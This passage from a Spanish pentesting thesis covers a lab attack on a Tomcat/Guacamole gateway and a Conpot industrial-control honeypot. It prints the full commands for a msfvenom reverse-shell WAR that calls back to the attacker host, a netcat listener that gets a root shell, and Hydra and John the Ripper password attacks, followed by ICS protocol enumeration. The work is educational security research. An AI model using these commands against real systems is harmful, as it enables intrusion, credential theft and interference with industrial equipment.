MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for torrellago.cidaut.es (10.0.5.3)
Host is up (0.00014s latency).
MAC Address: 08:00:27:2A:BB:8D (Oracle VirtualBox virtual NIC)
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.00025s latency).
MAC Address: 08:00:27:F9:B1:16 (Oracle VirtualBox virtual NIC)
Nmap scan report for gateway (10.0.5.7)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.07 seconds
```

Extracto de código 8.6: Escaneo de Nmap sobre la red 10.0.5.0/24

De esta manera, el atacante ya tenía un indicio de que M2-GATEWAY hacía de enlace entre la red externa 10.0.3.0/24 y la supuesta red interna 10.0.5.0/24. En este escenario, el atacante comenzaría una nueva etapa de reconocimiento sobre la red 10.0.5.0/24. En el caso de este trabajo, solo se va a realizar el ataque sobre la máquina **10.0.5.8** ya que se conoce de antemano que se trata de M3-INDUSTRIAL, sin embargo, un atacante real podría llegar a la misma conclusión mediante fases de reconocimiento y escaneo. Llegado a este punto, finalizaría la fase de explotación de la parte IT ya que esta, ya se encontraba completamente comprometida.

Apache Tomcat: Ataque de Diccionario y Reverse Shell

En las fases de escaneo y análisis de vulnerabilidades, se encontró la dirección /manager donde se alojaba un portal de autenticación y como todos los portales de autenticación, existe la vulnerabilidad de realizar un ataque de diccionario o fuerza bruta. Según el reporte IBM X-Force Threat Intelligence Index [28], en 2023 hubo un aumento de más del 70 % de ataques hacia identidades mediante credenciales válidas. Este tipo de ataque es exitoso para el atacante en casos como:

- **Credenciales por defecto:** el atacante utiliza un diccionario donde se incluyen las credenciales que vienen configuradas por defecto y que son conocidas por el público. Queda a responsabilidad de los administradores el hecho de cambiar estas contraseñas, pero desgraciadamente, por comodidad no siempre se cambian.
- **Contraseñas sensibles:** el atacante usa un diccionario con contraseñas frecuentemente utilizadas por los usuarios. En el caso de que algún usuario no esté concienciado de la importancia de utilizar contraseñas robustas, su cuenta quedará a disposición del atacante comprometiendo su cuenta personal o incluso el sistema entero.

Para realizar un ataque de diccionario sobre la dirección /manager, existe un módulo en Metasploit Framework llamado *tomcat_mgr_login* que facilita esta tarea. El resultado viene recogido a continuación.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 10.0.3.4:8080 - Login Successful: both:root
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Extracto de código 8.7: Ejecución del módulo tomcat_mgr_login

Los diccionarios utilizados por Metasploit resultaron satisfactorios ya que se obtuvo que el usuario: *both* con contraseña: *root* tenía acceso al panel de manager, lo que otorgó prácticamente máximos privilegios al atacante.

Una vez que el atacante entró en el directorio /manager e introdujo las credenciales obtenidas a través del navegador, se descubrió la posibilidad de realizar el despliegue de una aplicación a través de un fichero en formato WAR.




Figura 8.5: Demostración de acceso al panel de manager en Tomcat

Esta posibilidad de despliegue, puede ser utilizada de manera maliciosa, pudiendo crear un reverse shell en formato WAR y desplegarlo en Tomcat obteniendo una terminal de comandos remota.

```
(root@atacante)-[~]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.3.6 LPORT=1234 -f
    war -o rev_shell.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes
Saved as: rev_shell.war
```

Extracto de código 8.8: Creación del reverse shell como payload del fichero WAR

- **-p:** indico el *payload* a utilizar, en este caso será del tipo JSP que es el que maneja Tomcat.
- **LHOST:** la dirección IP de escucha, en este caso la del atacante.
- **LPORT:** el puerto de escucha donde el atacante recibirá el reverse shell.
- **-f:** el formato de salida del fichero, formato WAR en este caso.
- **-o:** la ruta de salida y nombre del fichero.

Como se aprecia en el extracto [8.8], con ayuda de la herramienta msfvenom[6] y gracias a una guía [9] de utilización, se consiguió un fichero llamado *rev_shell.war* que a ojos de Tomcat se trataba de una aplicación web pero que en realidad resultaba ser algo muy distinto. El siguiente paso era subir y desplegar el fichero al servidor mediante la dirección /manager donde el atacante ya se habría autenticado.

[6]https://www.kali.org/tools/metasploit-framework/#msfvenom




Figura 8.6: Reverse Shell desplegado en Tomcat

Como se ve en la figura [8.6] ya se encontraba desplegado el reverse shell en la dirección /rev_shell por tanto ahora solamente quedaba arrancar el puerto de escucha que se le indicó a msfvenom y entrar en la dirección /rev_shell para conseguir acceso remoto como usuario root.

```
(root@atacante)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.3.6] from (UNKNOWN) [10.0.3.4] 46600
id
uid=0(root) gid=0(root) grupos=0(root)
ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.0.3.4/24 brd 10.0.3.255 scope global dynamic noprefixroute enp0s3
    inet6 fe80::30df:31ef:c453:f083/64 scope link noprefixroute
    inet 10.0.5.7/24 brd 10.0.5.255 scope global noprefixroute enp0s8
    inet6 fe80::f37c:3b52:4aee:4208/64 scope link noprefixroute
```

Extracto de código 8.9: Obtención del reverse shell al acceder a http://10.0.3.4:8080/rev_shell

Esta prueba de concepto muestra un camino alternativo en caso de que Tomcat no sea vulnerable a CVE-2017-12617 y conseguir un reverse shell igualmente. Todo esto se obtuvo debido a la utilización de credenciales pobres por parte del sistema, de ahí la importancia de utilizar credenciales robustas a la hora de configurar una herramienta.

Apache Guacamole: Movimiento Lateral

Como se vio en la etapa de análisis de vulnerabilidades, el sistema utilizaba la versión más reciente de Guacamole hasta el momento (1.5.4) y no contaba con ninguna vulnerabilidad conocida. La única forma de comprometer a Guacamole en este sistema era mediante el uso de un exploit *zero day*[7] o mediante un *movimiento lateral*[8] una vez dentro del sistema.

Se decidió realizar un movimiento lateral una vez tomado el sistema a partir de las dos estrategias de explotación de Tomcat vistas anteriormente. Al obtener un reverse shell como usuario root, el atacante es libre de navegar por el sistema como le plazca, así como tener la posibilidad de crear, modificar o borrar todo tipo de ficheros.

Se intentó localizar el fichero de configuración de Apache Guacamole donde se establecen las credenciales de los usuarios así como las conexiones hacia otros hosts como se explica en la descripción de la herramienta [6.1].

```
locate guacamole
/etc/guacamole
/etc/guacamole/guacamole.properties
/etc/guacamole/guacamole.war
/etc/guacamole/guacd.conf
/etc/guacamole/user-mapping.xml
```

Extracto de código 8.10: Búsqueda de “guacamole” en la víctima

Con el comando *locate* pueden listarse ficheros y directorios que contengan la cadena que se le pase como argumento, en este caso “guacamole”. Los primeros resultados parecían ser ficheros de configuración, el fichero user-mapping.xml resultó interesante ya que investigando en la documentación de Guacamole [3], se encuentra que este fichero aloja los usuarios y conexiones de Guacamole. Al acceder a dicho fichero se obtuvo lo siguiente.

```
<user-mapping>
  <authorize
    username="admin"
    password="ec0e2603172c73a8b644bb9456c1ff6e"
    encoding="md5">
    <connection name="RDP Cidaut">
      <protocol>rdp</protocol>
      <param name="hostname">10.0.5.8</param>
      <param name="port">3389</param>
    </connection>
    <connection name="Telnet Cidaut">
      <protocol>telnet</protocol>
      <param name="hostname">10.0.5.8</param>
      <param name="port">23</param>
    </connection>
  </authorize>
</user-mapping>
```

Extracto de código 8.11: Contenido del fichero “users_mapping.xml” de Apache Guacamole

[7] Zero day - Ataque contra una aplicación o sistema informático que cuenta con una vulnerabilidad desconocida hasta el momento de la explotación.

[8] Movimiento lateral - Estrategia que utilizan los ciberdelincuentes para propagarse a través de una red o sistema.

Resulta que existía un usuario: “admin” con una contraseña *hasheada* en formato MD5 y que contaba con la posibilidad de establecer conexiones RDP y Telnet con el host 10.0.5.8. Se trató de descifrar la contraseña a través de la famosa herramienta John the Ripper [62].

```
(root@atacante)-[~]
$ echo ec0e2603172c73a8b644bb9456c1ff6e > hash

(root@atacante)-[~]
$ john --format=raw-MD5 hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
batman           (?)
1g 0:00:00:00 DONE (2024-03-12 13:53) 50.00g/s 19200p/s 19200c/s 19200C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Extracto de código 8.12: Descifrado de la contraseña del usuario “admin” de Guacamole

John the Ripper obtuvo una coincidencia donde la contraseña en texto plano era “batman”. Ya se pudo entonces acceder como el usuario “admin” y establecer las conexiones que estaban configuradas en el fichero mostrado anteriormente.




Figura 8.7: Dashboard del usuario “admin” en Guacamole

El proceso anterior sería la forma de comprometer Apache Guacamole a través de un movimiento lateral a partir del reverse shell que se obtuvo desde Tomcat. La explotación de Guacamole no acabaría aquí, el atacante podría modificar el fichero de configuración para que los usuarios crean que están manejando una determinada máquina industrial cuando en realidad se encuentran utilizando otra. Las consecuencias de una alteración del fichero de configuración tan simple como esa podrían ser catastróficas. No hay que olvidar que en el entorno industrial existen trabajadores que son físicamente vulnerables a un uso incorrecto de las máquinas industriales.

Apache Guacamole: Ataque por Diccionario

Como todo portal de autenticación, existe la posibilidad de realizar un ataque de diccionario o fuerza bruta para lograr un *bypass* de la autenticación gracias a un usuario con credenciales poco robustas. Para el caso de un formulario de login en una aplicación web, es muy recomendable utilizar la herramienta *Hydra* [76]. El comando utilizado para realizar el ataque sobre Guacamole fue el siguiente:

```
(root@atacante)-[~]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.3.4 -s 8080 http-post-form "/guacamole/api/tokens:username=^USER^&
      password=^PASS^&from=/guacamole/&Login=Login:Inicio de sesión invalido" -V
```

Extracto de código 8.13: Comando para Ataque de Diccionario en Apache Guacamole

- **-l:** indica que utilice "admin" como nombre de usuario para reducir la complejidad del ataque.
- **-P:** especifica la ruta del diccionario de contraseñas que se utilizará.
- **10.0.3.4:** La dirección IP de la víctima.
- **-s:** indica el puerto donde se encuentra el login de la aplicación web.
- **http-post-form:** especifica el tipo de petición de la que se trata.
- **Entre comillas** se indican los **parámetros** necesarios para recrear la petición. También se indica la cadena que devuelve en caso de unas credenciales incorrectas.
- **-V:** activación del modo verbose para que imprima todos los intentos de acceso.

Tras dejarlo un tiempo funcionando Hydra finalizó, obteniéndose el siguiente resultado.

```
[ATTEMPT] target 10.0.3.4 - login "admin" - pass "mahalko" - 222 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.3.4 - login "admin" - pass "victor" - 223 of 14344399 [child 6] (0/0)
[ATTEMPT] target 10.0.3.4 - login "admin" - pass "horses" - 224 of 14344399 [child 10] (0/0)
[ATTEMPT] target 10.0.3.4 - login "admin" - pass "tiffany" - 225 of 14344399 [child 4] (0/0)
[8080][http-post-form] host: 10.0.3.4   login: admin   password: batman
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 09:49:10
```

Extracto de código 8.14: Resultado Ataque de Diccionario a Apache Guacamole

Como se ve en el extracto [8.14], Hydra consiguió encontrar las credenciales correctas, de modo que el atacante podía acceder como el usuario "admin" y establecer las conexiones que se encontraban en el fichero de configuración para dicho usuario.

8.1.5. Fase de Obtención de resultados

En la fase de explotación hacia la parte de la Tecnología de la Información (IT), se ha demostrado como un exploit público de Metasploit [8.1.4] fue capaz de comprometer a M2-GATEWAY en su totalidad. También se ha podido comprobar la facilidad a la hora de obtener las credenciales mediante un ataque de diccionario [8.1.4], siempre y cuando no se trate de contraseñas robustas. Pudo verse también, como al obtener las credenciales de un usuario con privilegios, la máquina fue comprometida por completo.

Quedó recogido también una demostración de un movimiento lateral [8.1.4], tras comprometer a la máquina mediante el servicio Apache Tomcat, ya se tuvo acceso completo al servicio Apache Guacamole. También se realizó una demostración de descubrimiento de hosts [8.6] indicando una red (10.0.5.0/24).

En conclusión, es de vital importancia prestar atención a lo que tiene acceso un usuario externo, ya que en caso de tratarse de un atacante, este podría comprometer al sistema fácilmente. También es importante mantener una configuración segura de los servicios, con contraseñas robustas y manteniendo abierto al público solo lo imprescindible.

8.2. Ciberataque a Conpot

Para esta parte, resultó de ayuda un trabajo de fin de máster [40] en el que se realizó una prueba de pentesting sobre el simulador Conpot que fue también la víctima en este trabajo. El proceso a seguir fue el mismo que para la parte IT, se utilizó el framework de Hacking Ético para tratar de comprometer al entorno OT. Una vez realizadas las cinco fases, se obtuvieron unas conclusiones que sirvieron para levantar unas medidas defensivas eficaces.

8.2.1. Fase de Reconocimiento

La fase de reconocimiento para la parte industrial fue en este caso algo más cercano a la realidad. Puede tomarse como referencia la figura [8.6] donde se realizó un sondeo sobre la interfaz de red interna (10.0.5.0/24) obteniendo como resultado una posible víctima con dirección IP: 10.0.5.8. Como se mencionó en la fase de reconocimiento de M2-GATEWAY [8.1.1], en la realidad, los atacantes utilizan herramientas como *Shodan* donde se pueden realizar búsquedas de IPs públicas que cumplan con ciertos filtros que le interesen al atacante (Ej: un determinado protocolo industrial, nombre del sistema industrial, versión de firmware, cabeceras, etc.).

8.2.2. Fase de Escaneo

Una vez que el atacante ha identificado una posible víctima, llegó la hora de realizar un escaneo para determinar ante que se estaba enfrentando exactamente el atacante para buscar posibles vulnerabilidades. Se procedió a lanzar un primer escaneo global con Nmap para encontrar los puertos abiertos en la máquina y con suerte la versión de los servicios que se alojaban en los respectivos puertos.

```
(root@atacante) -[~]
$ nmap -p- --open -n -Pn -sS --min-rate 5000 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 11:33 CET
Nmap scan report for 10.0.5.8
Host is up (0.0017s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
102/tcp   open  iso-tsap
502/tcp   open  mbap
3389/tcp  open  ms-wbt-server
44818/tcp open  EtherNetIP-2

Nmap done: 1 IP address (1 host up) scanned in 6.04 seconds
```

Extracto de código 8.15: Escaneo con Nmap sobre M3-INDUSTRIAL

Las opciones indicadas para que Nmap tuviera en cuenta durante el escaneo, fueron las mismas que las indicadas en el escaneo del Gateway y vienen detalladas en su respectivo apartado [8.1]. Tras este escaneo, el atacante tendía algunos indicadores de que se encuentra ante un IACS, estos indicios eran los servicios que se alojan en los puertos 102, 502 y 44818 respectivamente. La existencia de estos puertos abiertos resultaron extraños ya que se tratan de puertos que no se suelen ver en la fase de escaneo de un sistema IT convencional, por lo que habría que tratar de obtener mayor información sobre los servicios que se encontraban en dichos puertos.

S7comm

Buscando información sobre el puerto 102 en la web [69], resulta que se trataba de un puerto que utiliza la marca Siemens para la comunicación entre los componentes del IACS. Se utilizó un script llamado *s7-enumerate* [18] que incluye Nmap y puede servir para confirmar que se trata de un sistema que utiliza el protocolo S7comm [5.6] y además conseguir mayor información sobre el sistema.

```
(root@atacante) -[~]
$ nmap -p 102 --script s7-enumerate 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 11:23 CET
NSE: DEPRECATION WARNING: bin.lua is deprecated. Please use Lua 5.3 string.pack
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.0024s latency).

PORT    STATE SERVICE
102/tcp open  iso-tsap
| s7-enumerate:
|   Version: 0.0
|   System Name: PLC Cidaut
|   Module Type: Siemens, SIMATIC, S7-200
|   Serial Number: 81411006
|   Plant Identification: Deposito de agua
|_  Copyright: Original Siemens Equipment
Service Info: Device: specialized

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

Extracto de código 8.16: Script *s7-enumerate* sobre el puerto 102 de M3-INDUSTRIAL

En la figura [8.16] se aprecia bastante información. El script obtuvo el nombre del PLC (PLC Cidaut), el modelo de PLC (S7-200) además de una descripción (Deposito de agua). También se utilizó un script llamado *plcscan* [48] para tratar de conseguir más información sobre el PLC.

```
(root@atacante)-[/home/nico/tools/plcscan]
$ python2 plcscan.py 10.0.5.8
Scan start...
10.0.5.8:102 S7comm (src_tsap=0x100, dst_tsap=0x102)
  Module                    :  v.0.0                    (00000000000000000000000000000000000000000000000000000000)
  Name of the PLC           : PLC Cidaut                (504
     c43204369646175740000000000000000000000000000000000000000000000)
  Name of the module        : Siemens, SIMATIC, S7-200  (5369656
     d656e732c2053494d415449432c2053372d323030000000000000000000)
  Plant identification      : Deposito de agua          (4465706
     f7369746f20646520616775610000000000000000000000000000000000)
  Copyright                 : Original Siemens Equipment (4
     f726967696e616c205369656d656e732045717569706d656e74000000000000)
  Serial number of module   : 81411006
     (383134313130303600000000000000000000000000000000000000000000000000)
  Module type name          : IM151-8 PN/DP CPU         (494
     d3135312d3820504e2f4450204350550000000000000000000000000000)
  OEM ID of a module        :
     (00000000000000000000000000000000000000000000000000000000000000000000)
  Location designation of a module:
     (00000000000000000000000000000000000000000000000000000000000000000000)
10.0.5.8:502 Modbus/TCP
  Unit ID: 255
    Device info error: SLAVE DEVICE FAILURE
Scan complete
```

Extracto de código 8.17: Script *plcscan* sobre M3-INDUSTRIAL

Con este segundo script se obtuvo prácticamente la misma información que con el primero, sin embargo, se pudo ver como en el puerto 502 el script detectó "Modbus/TCP" con un campo llamado "Unit ID" con valor 255. Investigando un poco [71], se conoce que Modbus es un protocolo industrial de la capa de transporte y utiliza el puerto 502 para comunicarse. Por tanto ya se tuvo otro indicio de que la víctima era un IACS.

Modbus

Una vez escaneado el puerto 102 y obtenidas una serie de conclusiones, se pasó a otro de los puertos que interesaba conocer más. Se trata del puerto 502, que como se observó gracias al anterior script, es el que utiliza el protocolo Modbus [5.1] para comunicarse. Resulta que Metasploit cuenta con un script de detección de Modbus, el nombre del script es *modbusdetect* y la salida que se obtuvo al ejecutarlo contra la víctima fue la siguiente.

```
msf6 auxiliary(scanner/scada/modbusdetect) > show options

Module options (auxiliary/scanner/scada/modbusdetect):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOSTS    10.0.5.8         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
      basics/using-metasploit.html
   RPORT     502              yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   10               yes       Timeout for the network probe
   UNIT_ID   1                yes       ModBus Unit Identifier, 1..255, most often 1


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/scada/modbusdetect) > run

[+] 10.0.5.8:502          - 10.0.5.8:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 10.0.5.8:502          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Extracto de código 8.18: Script *modbusdetect* sobre M3-INDUSTRIAL

El script confirmó que Modbus se encontraba en ejecución en el puerto 502, por tanto, solo quedaría conocer el servicio que se encuentra en el puerto 44818.

EtherNet/IP

El último puerto a conocer era el número 44818, investigando [70], se conoce que es utilizado por el servicio EtherNet/IP [5.3] que es otro protocolo industrial, en este caso es un protocolo de la capa de red. Existe un script de Nmap llamado *enip-info* [26], el cual, una vez lanzado mostró lo siguiente.

```
(root@atacante)-[~]
$ nmap -p 44818 --script enip-info 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 12:01 CET
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.00081s latency).

PORT      STATE SERVICE
44818/tcp open  EtherNet-IP-2
| enip-info:
|   type: Programmable Logic Controller (14)
|   vendor: Rockwell Automation/Allen-Bradley (1)
|   productName: 1756-L61/B LOGIX5561
|   serialNumber: 0x006c061a
|   productCode: 54
|   revision: 20.11
|   status: 0x3160
|   state: 0xff
|_  deviceIp: 0.0.0.0

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

Extracto de código 8.19: Script *enip-info* sobre M3-INDUSTRIAL

El script consiguió información muy valiosa sobre el IACS como son el tipo, el fabricante, nombre del producto, número de serie, etc. Ya se tuvo entonces información que pone en contexto sobre los puertos que resultaban en cierto modo extraños en una primera instancia.

Ahora tocó escanear el resto de puertos con los que un atacante ya estaría más familiarizado, serían los puertos 21, 22, 23, 80 y 3389.

FTP

Se procedió a realizar un escaneo sobre el bien conocido protocolo FTP [5.6]. Probando a ejecutar scripts que incluye Nmap no se consiguió ninguna información respecto al servicio o la versión. Sin embargo, Metasploit tiene un módulo que permite saber si el acceso como *anonymous* está habilitado en el servicio FTP.

```
msf6 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

   Name      Current Setting       Required  Description
   ----      ---------------       --------  -----------
   FTPPASS   mozilla@example.com   no        The password for the specified username
   FTPUSER   anonymous             no        The username to authenticate as
   RHOSTS    10.0.5.8              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
     /basics/using-metasploit.html
   RPORT     21                    yes       The target port (TCP)
   THREADS   1                     yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/anonymous) > run

[+] 10.0.5.8:21           - 10.0.5.8:21 - Anonymous READ/WRITE (200 FTP server ready.)
[*] 10.0.5.8:21           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Extracto de código 8.20: *ftp/anonymous* sobre M3-INDUSTRIAL

Como se puede ver en la figura [8.20], el acceso anónimo se encontraba habilitado. Este hecho será relevante durante la fase de explotación.

SSH

En cuanto al servicio SSH, al lanzar los scripts de Nmap, se consiguió la versión de dicho protocolo que utiliza el sistema.

```
(root@atacante)-[~]
$ nmap -p 22 -sCV 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 12:50 CET
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.00086s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   256 05:b2:2f:a3:24:ed:04:fc:fb:4e:65:e7:ee:8f:c1:c6 (ECDSA)
|_  256 30:2b:66:29:77:18:1f:33:a3:b9:84:00:18:7a:22:82 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

Extracto de código 8.21: Scripts de Nmap en SSH sobre M3-INDUSTRIAL

Telnet

En cuanto al protocolo Telnet no se ha podido conseguir ninguna información relevante con respecto al servicio en concreto o la versión que se esté utilizando. Solamente se conocía que el puerto se encuentra abierto para conexiones Telnet.

HTTP

Del protocolo HTTP, se ha obtenido un resultado muy interesante, tras ejecutar el script de Nmap llamado *http-title* [74], se obtuvo la siguiente salida.

```
(root@atacante)-[~]
$ nmap -p 80 --script http-title 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 13:02 CET
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.00092s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-title: Overview - Siemens, SIMATIC, S7-200
|_Requested resource was /index.html

Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
```

Extracto de código 8.22: Script *http-title* sobre M3-INDUSTRIAL

Resulta que en el título de la página web, venía el nombre del modelo de la PLC que se obtuvo en el escaneo del protocolo S7comm [8.16]. Por tanto, podía ser que en el puerto 80 se alojara el SCADA [5] del IACS. Accediendo desde el navegador no se encontró mucha más información salvo que de nuevo aparece una referencia al PLC.




Figura 8.8: Puerto HTTP desde el navegador

Al realizar una enumeración de ficheros y directorios no se encontró nada interesante, por lo que hizo pensar que el SCADA se limitaba a la página estática que se observa en la figura [8.8].

```
(root@atacante) -[~]
$ gobuster dir --url http://10.0.5.8/ --wordlist /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.5.8/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
